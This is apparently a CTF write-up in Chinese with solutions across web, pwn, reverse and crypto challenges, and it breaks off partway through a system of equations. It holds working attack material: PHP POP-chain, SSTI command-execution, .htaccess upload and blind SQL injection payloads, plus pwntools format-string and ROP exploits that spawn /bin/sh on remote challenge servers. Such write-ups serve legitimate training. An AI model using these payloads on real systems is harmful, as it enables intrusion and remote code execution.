

Web

do_u_like_pop
i_want_4090ssti
upload_whatever
Ez_sql

Pwn

pwn1
pwn2
pwn3
pwn4
pwn4_x86

Re

re1
re2
re3
re4

CRYPTO

=Bézout=
linearEquation
RSA大闯关
公平竞争

MISC

boooooom
BabyRe
哥们在这给你说唱
不太普通的图片
隔空取物

Web

do_u_like_pop

php的[pop链构造](#)，由

```
apple#__wakeup()->cherry#__get()->apple#__invoke()->banana#__toString()
```

得poc

```
O:5:"Apple":1:{s:3:"var";O:6:"Cherry":2:{s:1:"p";O:5:"Apple":1:
{s:3:"var";O:6:"Banana":2:
{s:6:"source"s:8:"flag.php";s:3:"str";N;}}s:1:"o";s:8:"pop song";}}
```

i_want_4090ssti

ssti[模板注入](#)，过滤了双花括号，使用{%%}写条件语句可以绕过，过滤了一些关键字，直接字符串拼接可绕过poc：

```
{% for c in []['__cla''ss__']['__ba''se__']['__subc''lasses__']() %}
{% if c.__name__ == 'catch_warnings' %}
    {% for b in c.__init__.__globals__.values() %}
    {% if b['__cl''ass__'] == {}['__cl''ass__']%}
        {% if 'ev''al' in b.keys() %}
            {% print(b['eval']('__im''port__("os").pop''en("whoami").read()')) %}

        {% endif %}
    {% endif %}
    {% endfor %}
{% endif %}
{% endfor %}
```

upload_whatever

以apache模块运行的php可以受.htaccess配置。上传处过滤了php文件，但仍可上传.htaccses文件。文件上传处还有getimagesize()函数会检测文件头几个字符已检验是否为图片，.htaccess简单增加gif89a会由语法错误无法解析。在前面增加：

```
#define width 1337
#define height 1337
```

符合xmb文件头，刚好符合.htaccess文件的注释语法，poc：

```
#define width 1337
#define height 1337
<FilesMatch "XXX">
SetHandler application/x-httpd-php
</FilesMatch>
```

然后上传名为XXX的文件[getshell](#)即可

Ez_sql

username处无回显但存在时间盲注点，过滤了一些符号和关键字，表名关键字可以用十六进制代替，空格可用括号绕过

等号用like或者!(a<>b)

poc：

查库名：

```
1' || sleep(if(1^(ord(substr((select(database())),%d,1))>%d),2,0))#
```

查表名：

```
1' || sleep(if(1^(ord(mid((select(concat(table_name))from(information_schema.table
s)where!(table_schema<>0x637466)limit\%%0a1,1),%d,1))>%d),2,0))#
```

查列名：

```
1' || sleep(if(1^(ord(mid((select(concat(column_name))from(information_schema.colu
mns)where!(table_name<>'secret')),%d,1))>%d),2,0))#
```

查flag:

```
1' || sleep(if(1^(ord(mid((select(concat(ffffllaaag))from(secret)),%d,1))>%d),2,0)
)#
```

Pwn

pwn1

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8001)

payload = b'%66c%7$n' + p64(0x404050)

s.sendlineafter(b'do you know format?\n', payload)
s.interactive()
```

pwn2

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = process('./pwn2')
elf = ELF('./pwn14')
libc = ELF('./libc-2.31.so')

puts_got = elf.got['puts']

payload = b'aaaa%7$s' + p64(puts_got)

s.sendafter(b'do you want to say something?\n', payload)

s.recvuntil(b'aaaa')
libc_base = u64(s.recv(6).ljust(8,b'\x00')) - 0x84420

system = libc_base + libc.sym['system']

system_addr_low = system & 0xffffffff

a = system_addr_low >> 16
b = (system_addr_low >> 8) & 0xff
c = system_addr_low & 0xff

payload = b '%' + str(b).encode('utf-8') + b 'c%13$hhn' #(8+(40//8)=13)
payload+= b '%' + str(a-b).encode('utf-8') + b 'c%14$hhn'
payload+= b '%' + str(c-a).encode('utf-8') + b 'c%15$hhn'
payload = payload.ljust(40, b'a')
```

```

payload+= p64(puts_got+1) + p64(puts_got+2) + p64(puts_got)

if(a<b or c<a):
    exit(0)

#gdb.attach(s)
#pause()

s.sendafter(b'try to think deeper\n', payload)

s.interactive()

```

pwn3

```

from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8003)

payload = b'%15$p'

s.sendlineafter(b"what's your name?\n", payload)

elf_base = int(s.recv(14),16) - 0x130D
success('elf_base=>' + hex(elf_base))

payload = b'a'*0x80 + b'b'*0x8 + p64(elf_base + 0x1233)

s.sendlineafter(b"do you know how to getshe1l?\n", payload)

s.interactive()

```

pwn4

```

from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8004)
libc = ELF('./libc-2.31.so')

payload = b'%25$paaa%23$p'

s.sendlineafter(b"what's your name?\n", payload)

libc_base = int(s.recv(14),16) - libc.sym['__libc_start_main'] - 243
success('libc_base=>' + hex(libc_base))

s.recvuntil(b'aaa')
canary = int(s.recv(18),16)
success('canary=>' + hex(canary))

```

```

pop_rdi_ret = 0x000000000401323
ret = 0x00000000040101a
system = libc_base + libc.sym['system']
binsh = libc_base + libc.search(b'/bin/sh').__next__()

payload = b'a'*0x88 + p64(canary) + b'b'*0x8 + p64(ret) + p64(pop_rdi_ret) +
p64(binsh) + p64(system)

s.sendlineafter(b"do you know how to getshe11?\n", payload)

s.interactive()

```

pwn4_x86

```

from pwn import *
context(os='linux', arch='i386', log_level='debug')

#io = process("./pwn")
io = remote("49.233.15.226", 8005)
libc = ELF("./libc.so.6")

payload = b'%39$p%40$p%43$p'
io.sendlineafter("what's your name?\n", payload)

canary = int(io.recv(10), 16)
success("canary:\t" + hex(canary))

stack_addr = int(io.recv(10), 16)
success("stack_addr:\t" + hex(stack_addr))

libc_base = int(io.recv(10), 16) - 0x21519
success("libc_base:\t" + hex(libc_base))

system_address = libc_base + libc.sym['system']
binsh_address = libc_base + next(libc.search(b'/bin/sh'))

payload = b'a'*0x80 + p32(canary) + p32(stack_addr - 0x10) + b'a'*8 +
p32(system_address) + b'a'*4 + p32(binsh_address)
io.sendlineafter("Do you know how to getshe11?\n", payload)
io.interactive()

```

Re

re1

直接阅读汇编，恢复出 func 函数的代码如下

```

0000000000001000 <func>:
0x1000: endbr64
0x1004: push    rbp
0x1005: mov     rbp, rsp
0x1008: mov     qword ptr [rbp - 0x18], rdi
0x100c: mov     dword ptr [rbp - 8], 0 ; i = 0

```

```

0x1013: jmp      0x1019
0x1015: add      dword ptr [rbp - 8], 1 ; i += 1
0x1019: mov      eax, dword ptr [rbp - 8]
0x101c: movsxd   rdx, eax
0x101f: mov      rax, qword ptr [rbp - 0x18]
0x1023: add      rax, rdx
0x1026: movzx    eax, byte ptr [rax]
0x1029: test     al, al
0x102b: jne      0x1015 ; if (enc[i] != 0) jmp 0x1015
0x102d: mov      eax, dword ptr [rbp - 8]; stren(enc)
0x1030: sub      eax, 2
0x1033: mov      dword ptr [rbp - 4], eax; for (j = length - 1; j >= 0; --j)
0x1036: jmp      0x109d
0x1038: mov      eax, dword ptr [rbp - 4]
0x103b: movsxd   rdx, eax
0x103e: mov      rax, qword ptr [rbp - 0x18]
0x1042: add      rax, rdx
0x1045: movzx    eax, byte ptr [rax]
0x1048: mov      ecx, eax; ecx = enc[j]
0x104a: mov      eax, dword ptr [rbp - 4]
0x104d: cdqe
0x104f: lea      rdx, [rax + 1]
0x1053: mov      rax, qword ptr [rbp - 0x18]
0x1057: add      rax, rdx
0x105a: movzx    eax, byte ptr [rax]; eax = enc[j + 1]
0x105d: sub      ecx, eax
0x105f: mov      eax, dword ptr [rbp - 4]
0x1062: movsxd   rdx, eax
0x1065: mov      rax, qword ptr [rbp - 0x18]
0x1069: add      rax, rdx
0x106c: mov      edx, ecx
0x106e: mov      byte ptr [rax], dl; enc[j] -= enc[j + 1]
0x1070: mov      eax, dword ptr [rbp - 4]
0x1073: movsxd   rdx, eax
0x1076: mov      rax, qword ptr [rbp - 0x18]
0x107a: add      rax, rdx
0x107d: movzx    eax, byte ptr [rax]
0x1080: mov      edx, eax
0x1082: mov      eax, dword ptr [rbp - 4]
0x1085: lea      ecx, [rdx + rax]
0x1088: mov      eax, dword ptr [rbp - 4]
0x108b: movsxd   rdx, eax
0x108e: mov      rax, qword ptr [rbp - 0x18]
0x1092: add      rax, rdx
0x1095: mov      edx, ecx
0x1097: mov      byte ptr [rax], dl enc[j] += j
0x1099: sub      dword ptr [rbp - 4], 1; j -= 1
0x109d: cmp      dword ptr [rbp - 4], 0
0x10a1: jns      0x1038
0x10a3: pop      rbp
0x10a4: ret

```

```

void func(unsigned char *enc)
{
    length = strlen(enc);
    for (j = length - 1; j >= 0; --j)
    {
        enc[j] -= enc[j + 1];
    }
}

```

```

        enc[j] += j;
    }
}

unsigned char enc[] = {210, 204, 198, 223, 171, 104, 149, 192, 148, 103, 103,
94, 82, 86, 140, 136, 136, 129, 79, 84, 83, 80, 72, 119, 121, 79, 87, 75, 70,
126, 121, 75, 73, 115, 122, 78, 77, 71, 65, 67, 140, 125};

int main()
{
    char input[100];
    memset(input, 0, sizeof(input));
    memcpy(input, enc, sizeof(enc));
    printf("Here is your flag:\n");
    func(input);
    printf("%s", input);
    return 0;
}

```

拿 python 简单写一下

```

enc = [210, 204, 198, 223, 171, 104, 149, 192, 148, 103, 103, 94, 82, 86, 140,
136, 136, 129, 79, 84, 83, 80, 72, 119, 121, 79, 87, 75, 70, 126, 121, 75, 73,
115, 122, 78, 77, 71, 65, 67, 140, 125]
for j in range(len(enc) - 2, -1, -1):
    enc[j] = enc[j] - enc[j + 1] + j
for i in enc:
    print(chr(i), end = "")
# flag{49be7981-6d3e-4341-a089-5f190d898437}

```

re2

Golang 的逆向一些使用了 go lang 里的 `math/big` 使用 IDA 7.6 及以上版本可以很容易恢复符号表。

如图对于该函数，可以很容易搜到其原型为 `func(z *Int) SetString(s string, base int)(*Int, bool)`

```

32 if ( (unsigned __int64)&v5 <= *(_QWORD *) (v0 + 16) )
33     runtime_morestack_noctxt_abi0();
34 v25 = 0;
35 v26 = 0LL;
36 v27 = v1;
37 math_big__Int_SetString();
38 v22 = 0;
39 v23 = 0LL;
40 v24 = v1;
41 math_big__Int_SetInt64();
42 v19 = 0;
43 v20 = 0LL;
44 v21 = v1;
45 math_big__Int_SetString();
46 v4 = (_QWORD *)runtime_newobject();
47 *v4 = 0LL;
48 fmt_Fprintf();
49 fmt_Fscanf();
50 if ( (__int64)v4[1] > 50 )
51 {
52     fmt_Fprintf();
53     os_Exit();
54 }

```

同理对于其他一些你可能不认识的函数复制到网上搜索即可

`func (z *Int) SetInt64(x int64) *Int` 将z设为x并返回z。

`func (z *Int) Exp(x, y, m *Int) *Int` 将z设为 $x^{**}y \bmod |m|$ 并返回z; 如果 $y \leq 0$, 返回1; 如果 $m == \text{nil}$ 或 $m == 0$, z设为 $x^{**}y$ 。

`func (x *Int) Cmp(y *Int) (r int)` 比较x和y的大小。x<y时返回-1; x>y时返回+1; 否则返回0。

这里只要注意一下 `SetString` 函数, 从字符串转化为数字的时候说可以设置进制的。

IDA由于反编译的问题, 伪代码里没有办法看到传递的参数, 但是您可以通过阅读汇编代码的上下文与调试程序来判断参数的传递。

我们输入的flag通过一个循环将其转换成一个10进制的数据

程序实现了一个RSA, 对于 n 和 e 我们可以直接从字符串中, 以及代码中找到。

```

lea     r12, [rsp+var_100]
cmp     r12, [r14+10h]
jbe     loc_4A9346

sub     rsp, 180h
mov     [rsp+180h+var_8], rbp
lea     rbp, [rsp+180h+var_8]
mov     [rsp+180h+var_28], 0
mov     [rsp+180h+var_20], 0
movups  [rsp+180h+var_18], xmm15
lea     rax, [rsp+180h+var_28]
lea     rbx, a23686563925537 ; "23686563925537577530472290407542829533"...
mov     ecx, 269h
mov     edi, 0Ah
nop
call    math_big__Int_SetString
nop
mov     [rsp+180h+var_48], 0
mov     [rsp+180h+var_40], 0
movups  [rsp+180h+var_38], xmm15
lea     rax, [rsp+180h+var_48]
mov     ebx, 10001h
call    math_big__Int_SetInt64
mov     [rsp+180h+var_140], rax
mov     [rsp+180h+var_68], 0
mov     [rsp+180h+var_60], 0
movups  [rsp+180h+var_58], xmm15
lea     rbx, a20727742445414 ; "207277424454140604737346144600753532016"...
mov     ecx, 2ABh
mov     edi, 8
lea     rax, [rsp+180h+var_68]
call    math_big__Int_SetString
lea     rax, unk_4B2800
dword ptr [rax+00h]
call    runtime_newobject
mov     [rsp+180h+var_120], rax
mov     qword ptr [rax], 0
nop
mov     rbx, cs:os_Stdout
lea     rcx, aPleaseInputYou ; "Please input your flag:\n"
mov     edi, 18h

```

loc_4A9346:
call runtime_morestack_noctxt_abi0
main_main endp

对于RSA解密我们不知道d,但是这个n是可以进行分解的,在网站<http://factordb.com>就可以分解n,得到p 与 q

求逆元得到d 即可

```
from Crypto.Util.number import *

n =
23686563925537577753047229040754282953352221724154495390687358877775380147605152
45553798856349071694387251759321285832614681151110331186575301832910931462370220
70738828842513725532259861120068271113515010449722392722006168717163252654161150
38890805114829315111950319183189591283821793237999044427887934536835813526748759
61296310337780308990066250939956981978557149282811243731265922987980616875884360
32488236298218510537754586519339521839884821639500392484872704538882884275403055
42824179951734412044985364866532124803746008139763081886781361488304666575456680
411806505094963425401175510416864929601220556158569443747

p =
14975199287825841761995591380334958885590788379543727501562437945468682307647539
42923607612303830180585153866503394445952465242763453675056818145220350688250109
50620582957883108812048922184886717309007677307472277565963907119402324227023856
527902596769190955018836727291623263893333224367236239361837356140243

q =
15817194462843429790107390963772215379518250020743738240694394906871904182152224
95189910832683492100299963724367120778678721968215025723268301421737847856973783
34976861590406851563704862868317200039579262508714027560242806981225550090918382
144776028695390747339519174603519115397094447596926441933797085906929

m =
"2072774244541406047373461446007535320162267066071140136167255344105557331766545
64570134130662061171356546475373155444200164017040734232261706753414375446720657
35770050704274451431621711000330734550472524434044650234433044001253533652532671
22703541665264052311464036550527356050760332756644671677627236106612740375313616
05361340710645540366515270105457716223711272465006304702715105613244120716123053
40234752521473330124234226011565135143232314157424250025736634076503541064525030
73361677621434046602724150451521514763764170612456703002536477313123620511776060
75746640257037602135060425553401300400476573401740074261314721617432260147462674
46272357420155474157440175365111050701723021"

m = int(m, 8)

phi = (q - 1) * (p - 1)

e = 0x10001

d = inverse(e, phi)

c = pow(m, d, n)

print(long_to_bytes(c))
# 0xGame{524b8387-5c6a-4f60-8a01-58f5c00e7ac4}'
```

re3

sub_401BD0 函数会在 main 函数之前执行

使用 `ptrace` 检测调试器的存在，如果调试器不存在就对 0x401216 地址处的函数进行解密，可以调试时候修改 `ptrace` 的返回值来绕过检测，或者直接将那段代码 patch 掉

解密出来结果是 rc4 加密

调试得到结果即可

```
#include <stdio.h>
#include <string.h>

void rc4_init(unsigned char *s, unsigned char *key, unsigned long Len) //初始化函数
{
    int i = 0, j = 0;
    char k[256] = {0};
    unsigned char tmp = 0;
    for (i=0; i<256; i++) {
        s[i] = i;
        k[i] = key[i%Len];
    }
    for (i=0; i<256; i++) {
        j=(j+s[i]+k[i])%256;
        tmp = s[i];
        s[i] = s[j]; //交换s[i]和s[j]
        s[j] = tmp;
    }
}

void rc4_crypt(unsigned char*s, unsigned char*Data, unsigned long Len)
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
    for (k = 0; k<Len; k++)
    {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        tmp = s[i];
        s[i] = s[j]; //交换s[x]和s[y]
        s[j] = tmp;
        t = (s[i] + s[j]) % 256;
        Data[k] ^= s[t];
    }
}

char *key = {"0xdeadbeef"};
char s_box[260];

unsigned char enc[44] = {
    0xBA, 0x9E, 0x78, 0xD9, 0xC3, 0x68, 0x5E, 0xC9, 0x0B, 0x7E, 0x21, 0x79,
    0x4F, 0x13, 0x71, 0xAA,
    0x5C, 0x2C, 0x64, 0xB0, 0x09, 0x96, 0x73, 0xD5, 0x34, 0xC4, 0x5C, 0xBA,
    0xE2, 0xF9, 0x6D, 0xC7,
    0x3D, 0x52, 0x78, 0x3A, 0x20, 0xEF, 0x5D, 0xCD, 0xDA, 0xE3, 0x00, 0x00
};

int main()
{

```

```

int length;
length = strlen(key);
rc4_init((unsigned char *)s_box, (unsigned char *)key, length);
length = strlen((char *)enc);
rc4_crypt((unsigned char *)s_box, (unsigned char *)enc, length);
printf("%s", enc);
return 0;
}
//flag{25f2d963-27a4-402c-b40c-62d682cf1913}

```

re4

pyinstxtractor, uncompyle6 这两个工具用一下就可以看见python代码，写的是 base58, 直接解密一下即可

```

encoded = 'GkhwgiBYrd1aR2JJUmhkzEMKK6AQECmZKcwpPiwKRCdsQA35bCJVidYz8i '
table = 'FG345EfgHimnYZabcd67tuvwHJKLMNPopqrsUVWXjk12QRST89ABCDexyz'

s = 0
for c in encoded:
    s *= 58
    s += table.find(c)
print(s.to_bytes(42, 'big').decode())

```

CRYPTO

=Bézout=

解出验证码，然后根据扩展欧几里得算法求出答案

```

from pwn import *

io = remote('124.223.224.73', 10002)

# 验证码
def proof_of_work():
    rev = io.recvuntil(b"sha256(XXXXX)")
    suffix = io.recv(8).decode()
    print(suffix)
    rev = io.recvuntil(b" == ")
    tar = io.recv(64).decode()

    def f(x):
        hashresult = hashlib.sha256(x.encode() + suffix.encode()).hexdigest()
        return hashresult == tar

    prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4,
'upto')
    io.recvuntil(b'XXXX :')
    io.sendline(prefix.encode())

```

```
def exgcd(a, b):
    if b == 0:
        x, y = 1, 0
        return a, x, y
    else:
        d, y, x = exgcd(b, a % b)
        y = y - a // b * x
        return d, x, y
```

```
proof_of_work()
```

```
io.recvuntil(b"a = ")
a = int(io.recvline()[:-1])
io.recvuntil(b"b = ")
b = int(io.recvline()[:-1])
io.recvuntil(b"c = ")
c = int(io.recvline()[:-1])
```

```
_, s, t = exgcd(a, b)
io.recvuntil(b"s = ")
io.sendline(str(s).encode())
io.recvuntil(b"t = ")
io.sendline(str(t).encode())
```

```
io.interactive()
```

linearEquation

考察用sagemath或z3解方程

这里给出sagemath

```
var('x0', 'x1', 'x2', 'x3', 'x4', 'x5', 'x6', 'x7', 'x8', 'x9', 'x10', 'x11',
    'x12', 'x13', 'x14', 'x15', 'x16', 'x17',
    'x18', 'x19', 'x20', 'x21', 'x22', 'x23', 'x24', 'x25', 'x26', 'x27', 'x28',
    'x29', 'x30', 'x31')
```

```
a = solve([
    x0 * 2905774839 + x1 * 937692645 + x2 * 2277996359 + x3 *
1574938713 + x4 * 825047075 + x5 * 1179013397 + x6 * 2366890081 + x7 *
3219529440 + x8 * 2414190453 + x9 * 3590757506 + x10 * 3909323650 + x11 *
2183139299 + x12 * 1579902159 + x13 * 3343902869 + x14 * 896068862 + x15 *
309758299 + x16 * 901531607 + x17 * 291291156 + x18 * 2546709881 + x19 *
4221036639 + x20 * 3505720382 + x21 * 3684857351 + x22 * 2022652786 + x23 *
451227475 + x24 * 3741251238 + x25 * 3997408590 + x26 * 2256908756 + x27 *
1334843411 + x28 * 4020591098 + x29 * 2114708609 + x30 * 79808585 + x31 *
2974805697 == 153629905098136685045,
    x0 * 633779458 + x1 * 760323050 + x2 * 3524136923 + x3 *
3404961172 + x4 * 3497719477 + x5 * 2036024833 + x6 * 2807481062 + x7 *
3579571169 + x8 * 1182247335 + x9 * 1473703468 + x10 * 1485764830 + x11 *
2344149245 + x12 * 2230867977 + x13 * 451381281 + x14 * 2729949187 + x15 *
1329480928 + x16 * 3036372799 + x17 * 1916707506 + x18 * 1408308101 + x19 *
3414819940 + x20 * 54157456 + x21 * 4081087004 + x22 * 81644901 + x23 *
1046457653 + x24 * 2786986628 + x25 * 3293369990 + x26 * 2547544255 + x27 *
1408426127 + x28 * 1700843152 + x29 * 4028585224 + x30 * 3882199080 + x31 *
4040732992 == 145118376676814378151,
```

```

x0 * 1158359552 + x1 * 952473112 + x2 * 2469876874 + x3 *
1877922146 + x4 * 2681754384 + x5 * 441645489 + x6 * 1451082555 + x7 *
1282675826 + x8 * 3628741269 + x9 * 1538367477 + x10 * 4256030398 + x11 *
1551122815 + x12 * 2403304542 + x13 * 1198458285 + x14 * 2596160415 + x15 *
3952532206 + x16 * 1372310735 + x17 * 3735073437 + x18 * 686367724 + x19 *
158982013 + x20 * 1901981688 + x21 * 2045511526 + x22 * 1553141146 + x23 *
574875471 + x24 * 3881193717 + x25 * 281974061 + x26 * 3401680368 + x27 *
1071341816 + x28 * 3856818199 + x29 * 1543037830 + x30 * 2600897676 + x31 *
886793613 == 125136025093969380235,
x0 * 3369804515 + x1 * 1388562875 + x2 * 2620029184 + x3 *
3424874122 + x4 * 2155070368 + x5 * 515581101 + x6 * 3448760104 + x7 *
1571958247 + x8 * 1344632695 + x9 * 3418066835 + x10 * 1055412931 + x11 *
2599736936 + x12 * 1682298601 + x13 * 3888231955 + x14 * 869443630 + x15 *
46802084 + x16 * 1434071143 + x17 * 537999569 + x18 * 3062214567 + x19 *
638588405 + x20 * 1418519591 + x21 * 921851625 + x22 * 1349011403 + x23 *
2504652024 + x24 * 1128409974 + x25 * 825642445 + x26 * 2980848614 + x27 *
3181702547 + x28 * 1665015471 + x29 * 1655900518 + x30 * 1737483004 + x31 *
4058968130 == 123888756483831750489,
x0 * 2992139966 + x1 * 3421209457 + x2 * 1518056473 + x3 *
2934632866 + x4 * 474750728 + x5 * 1888643463 + x6 * 715133241 + x7 * 270269278
+ x8 * 3453364309 + x9 * 2375169043 + x10 * 475758667 + x11 * 1550808440 + x12 *
870004412 + x13 * 2502311422 + x14 * 2802347419 + x15 * 3316934713 + x16 *
3072815429 + x17 * 1955447632 + x18 * 957468873 + x19 * 2003306503 + x20 *
2991846576 + x21 * 1052908526 + x22 * 852939089 + x23 * 2001031122 + x24 *
1763364759 + x25 * 318730434 + x26 * 2271963088 + x27 * 3167595340 + x28 *
186065313 + x29 * 3124233301 + x30 * 1558676638 + x31 * 229698311 ==
136466432408823062440,
x0 * 880826917 + x1 * 2298353220 + x2 * 13972845 + x3 * 2112342331
+ x4 * 520363735 + x5 * 1669676202 + x6 * 2365942382 + x7 * 2454166357 + x8 *
86684296 + x9 * 4180997737 + x10 * 2651800933 + x11 * 3387852337 + x12 *
3569081096 + x13 * 412248780 + x14 * 2622374412 + x15 * 4004737267 + x16 *
3937062327 + x17 * 2122230024 + x18 * 508412261 + x19 * 925290104 + x20 *
2297262392 + x21 * 2615036583 + x22 * 956831662 + x23 * 2377853219 + x24 *
2129964002 + x25 * 711861720 + x26 * 1072575240 + x27 * 290600530 + x28 *
3557322638 + x29 * 1937025602 + x30 * 3942606369 + x31 * 848634526 ==
135520634374716138253,
x0 * 1667423245 + x1 * 3205256744 + x2 * 4218058651 + x3 *
4247786171 + x4 * 2902884888 + x5 * 1776716207 + x6 * 57317883 + x7 * 2810845945
+ x8 * 4056618058 + x9 * 2442806270 + x10 * 189251210 + x11 * 175454169 + x12 *
1563217423 + x13 * 1584552187 + x14 * 4066113642 + x15 * 2678017765 + x16 *
1370397535 + x17 * 1796075905 + x18 * 3507132543 + x19 * 2375242245 + x20 *
1599167786 + x21 * 3353660587 + x22 * 2792999728 + x23 * 2513875102 + x24 *
3349313992 + x25 * 561973312 + x26 * 131599779 + x27 * 1780045940 + x28 *
181893476 + x29 * 1515423140 + x30 * 1695557088 + x31 * 1103274089 ==
140870834889282733787,
x0 * 2924743894 + x1 * 2747685610 + x2 * 703249631 + x3 *
2970835309 + x4 * 1709917538 + x5 * 2326038184 + x6 * 3850628518 + x7 *
1598044999 + x8 * 1230534089 + x9 * 2628050448 + x10 * 560260479 + x11 *
2827469192 + x12 * 1261659178 + x13 * 3473946812 + x14 * 2627319447 + x15 *
2783861426 + x16 * 1814833846 + x17 * 3969833864 + x18 * 4048131215 + x19 *
3849752757 + x20 * 3942527132 + x21 * 3218422785 + x22 * 1568409347 + x23 *
3959466355 + x24 * 2784582743 + x25 * 2996021365 + x26 * 1058302993 + x27 *
360568252 + x28 * 4120475817 + x29 * 612600724 + x30 * 3312442340 + x31 *
2780876242 == 162850348028726438719,

```

x0 * 1616016662 + x1 * 3654249690 + x2 * 137386530 + x3 *
1430840003 + x4 * 413249034 + x5 * 512756864 + x6 * 4178200879 + x7 * 2530110366
+ x8 * 2920225584 + x9 * 3182457452 + x10 * 1705355659 + x11 * 2866496197 + x12
* 4233807177 + x13 * 1885804809 + x14 * 1332101007 + x15 * 511987054 + x16 *
3709126878 + x17 * 1639834513 + x18 * 2331999251 + x19 * 3942139119 + x20 *
3452087731 + x21 * 3059112759 + x22 * 3445769324 + x23 * 128282305 + x24 *
895514710 + x25 * 3973866022 + x26 * 3074206386 + x27 * 2793860989 + x28 *
4208156768 + x29 * 1868752777 + x30 * 1128655300 + x31 * 4224750762 ==
173549152139361191182,

x0 * 1507751682 + x1 * 1846572164 + x2 * 2041260497 + x3 *
1124204604 + x4 * 803283004 + x5 * 2783064398 + x6 * 3894553701 + x7 *
1968388652 + x8 * 4001422379 + x9 * 3448449208 + x10 * 3520475047 + x11 *
2550138883 + x12 * 2389210163 + x13 * 126106238 + x14 * 2662172629 + x15 *
4261498421 + x16 * 3044233456 + x17 * 3644778899 + x18 * 870298634 + x19 *
2695223165 + x20 * 1650836877 + x21 * 1258482236 + x22 * 1063099544 + x23 *
3764404492 + x24 * 3967617774 + x25 * 1965577715 + x26 * 2446428246 + x27 *
1505068720 + x28 * 3981692241 + x29 * 3408565448 + x30 * 2781597153 + x31 *
3092390689 == 180393478529485883021,

x0 * 351479342 + x1 * 503524980 + x2 * 1716292026 + x3 * 938189610
+ x4 * 3362208287 + x5 * 280354280 + x6 * 2300444836 + x7 * 1468215142 + x8 *
3180887405 + x9 * 2532072979 + x10 * 1652875734 + x11 * 2254901041 + x12 *
259860786 + x13 * 3263784945 + x14 * 483273054 + x15 * 3166504792 + x16 *
914039776 + x17 * 4266192190 + x18 * 1042961273 + x19 * 181336626 + x20 *
669694284 + x21 * 2453653976 + x22 * 1389685958 + x23 * 2284711690 + x24 *
3317847597 + x25 * 2440906291 + x26 * 3042784363 + x27 * 1482188614 + x28 *
2369361990 + x29 * 324426473 + x30 * 1763743995 + x31 * 3934897747 ==
117888147215252945859,

x0 * 725022521 + x1 * 938746075 + x2 * 3633113215 + x3 *
4185273958 + x4 * 2800996696 + x5 * 2631729929 + x6 * 2692051893 + x7 *
3433724886 + x8 * 1616354254 + x9 * 3607913532 + x10 * 529812087 + x11 *
2791241832 + x12 * 1737462722 + x13 * 3641411598 + x14 * 1924632655 + x15 *
1616473457 + x16 * 3637886658 + x17 * 1858291856 + x18 * 1078390594 + x19 *
1887741658 + x20 * 2265350830 + x21 * 2676979191 + x22 * 1970124470 + x23 *
664078020 + x24 * 1808737559 + x25 * 2298779415 + x26 * 1388943648 + x27 *
4204667059 + x28 * 1073622448 + x29 * 3443318903 + x30 * 2171824304 + x31 *
1868209557 == 158683608359654647072,

x0 * 650341618 + x1 * 2935581294 + x2 * 2644385881 + x3 *
1535307611 + x4 * 1016591324 + x5 * 815158333 + x6 * 1448798160 + x7 *
2641332727 + x8 * 270686394 + x9 * 2219311183 + x10 * 2967122700 + x11 *
3770872278 + x12 * 3541712142 + x13 * 3868017641 + x14 * 3555690826 + x15 *
802632927 + x16 * 3680835829 + x17 * 682966028 + x18 * 1194680003 + x19 *
894072837 + x20 * 1878364070 + x21 * 1331140614 + x22 * 965880101 + x23 *
1138566143 + x24 * 701720887 + x25 * 2742737986 + x26 * 3045938774 + x27 *
147247760 + x28 * 4094028215 + x29 * 204167974 + x30 * 3200135673 + x31 *
27026610 == 119553298425410260470,

x0 * 3264996808 + x1 * 2331472878 + x2 * 2992654618 + x3 *
1337387837 + x4 * 3068330431 + x5 * 1897134387 + x6 * 2124686830 + x7 *
433732986 + x8 * 560852756 + x9 * 569523526 + x10 * 1635729292 + x11 *
3899076223 + x12 * 2599433468 + x13 * 2525044550 + x14 * 3233393817 + x15 *
1990368374 + x16 * 8003701 + x17 * 1649870439 + x18 * 429808458 + x19 *
2788914187 + x20 * 3183669167 + x21 * 4029467918 + x22 * 1823857717 + x23 *
3493646301 + x24 * 1619264007 + x25 * 1485689524 + x26 * 1136226577 + x27 *
2403749534 + x28 * 4188551850 + x29 * 19971766 + x30 * 3514606027 + x31 *
2659730746 == 129283893341689770873,

```

x0 * 3179913872 + x1 * 1590442647 + x2 * 16192345 + x3 *
2330075242 + x4 * 655160953 + x5 * 4052746453 + x6 * 3225345308 + x7 *
3362725382 + x8 * 350986883 + x9 * 2257032841 + x10 * 203422664 + x11 *
1211339833 + x12 * 1005356492 + x13 * 3016854180 + x14 * 3052361161 + x15 *
667363442 + x16 * 1711948350 + x17 * 674085815 + x18 * 386890144 + x19 *
3422048832 + x20 * 127837425 + x21 * 1178013843 + x22 * 642733070 + x23 *
3317927971 + x24 * 470770850 + x25 * 1793530046 + x26 * 3190738311 + x27 *
1437576481 + x28 * 273211936 + x29 * 3162727862 + x30 * 172486187 + x31 *
3154971774 == 122131281329452040239,
x0 * 1984698529 + x1 * 1445752975 + x2 * 556628780 + x3 *
1388438884 + x4 * 1249287957 + x5 * 355916806 + x6 * 317389095 + x7 * 3161347497
+ x8 * 3059986980 + x9 * 3375424603 + x10 * 2501724356 + x11 * 3520286932 + x12
* 2650494784 + x13 * 3031688124 + x14 * 777396084 + x15 * 3712283044 + x16 *
2001084449 + x17 * 2179194542 + x18 * 330859108 + x19 * 4245370419 + x20 *
1597774590 + x21 * 279816529 + x22 * 2461029032 + x23 * 4024610466 + x24 *
2111027579 + x25 * 1607579079 + x26 * 2097268956 + x27 * 2069066877 + x28 *
2186433547 + x29 * 922721930 + x30 * 1292267441 + x31 * 2955441028 ==
144038024275757774857,
x0 * 1241308871 + x1 * 1393662036 + x2 * 4198993351 + x3 *
91138693 + x4 * 525807852 + x5 * 2577403449 + x6 * 86644570 + x7 * 1732667838 +
x8 * 2939702570 + x9 * 2284810186 + x10 * 208700933 + x11 * 2215740017 + x12 *
3214773041 + x13 * 870729362 + x14 * 65832640 + x15 * 3610432908 + x16 *
522601813 + x17 * 175075843 + x18 * 1282298391 + x19 * 36747212 + x20 *
2587821571 + x21 * 4181954474 + x22 * 1445029272 + x23 * 153408069 + x24 *
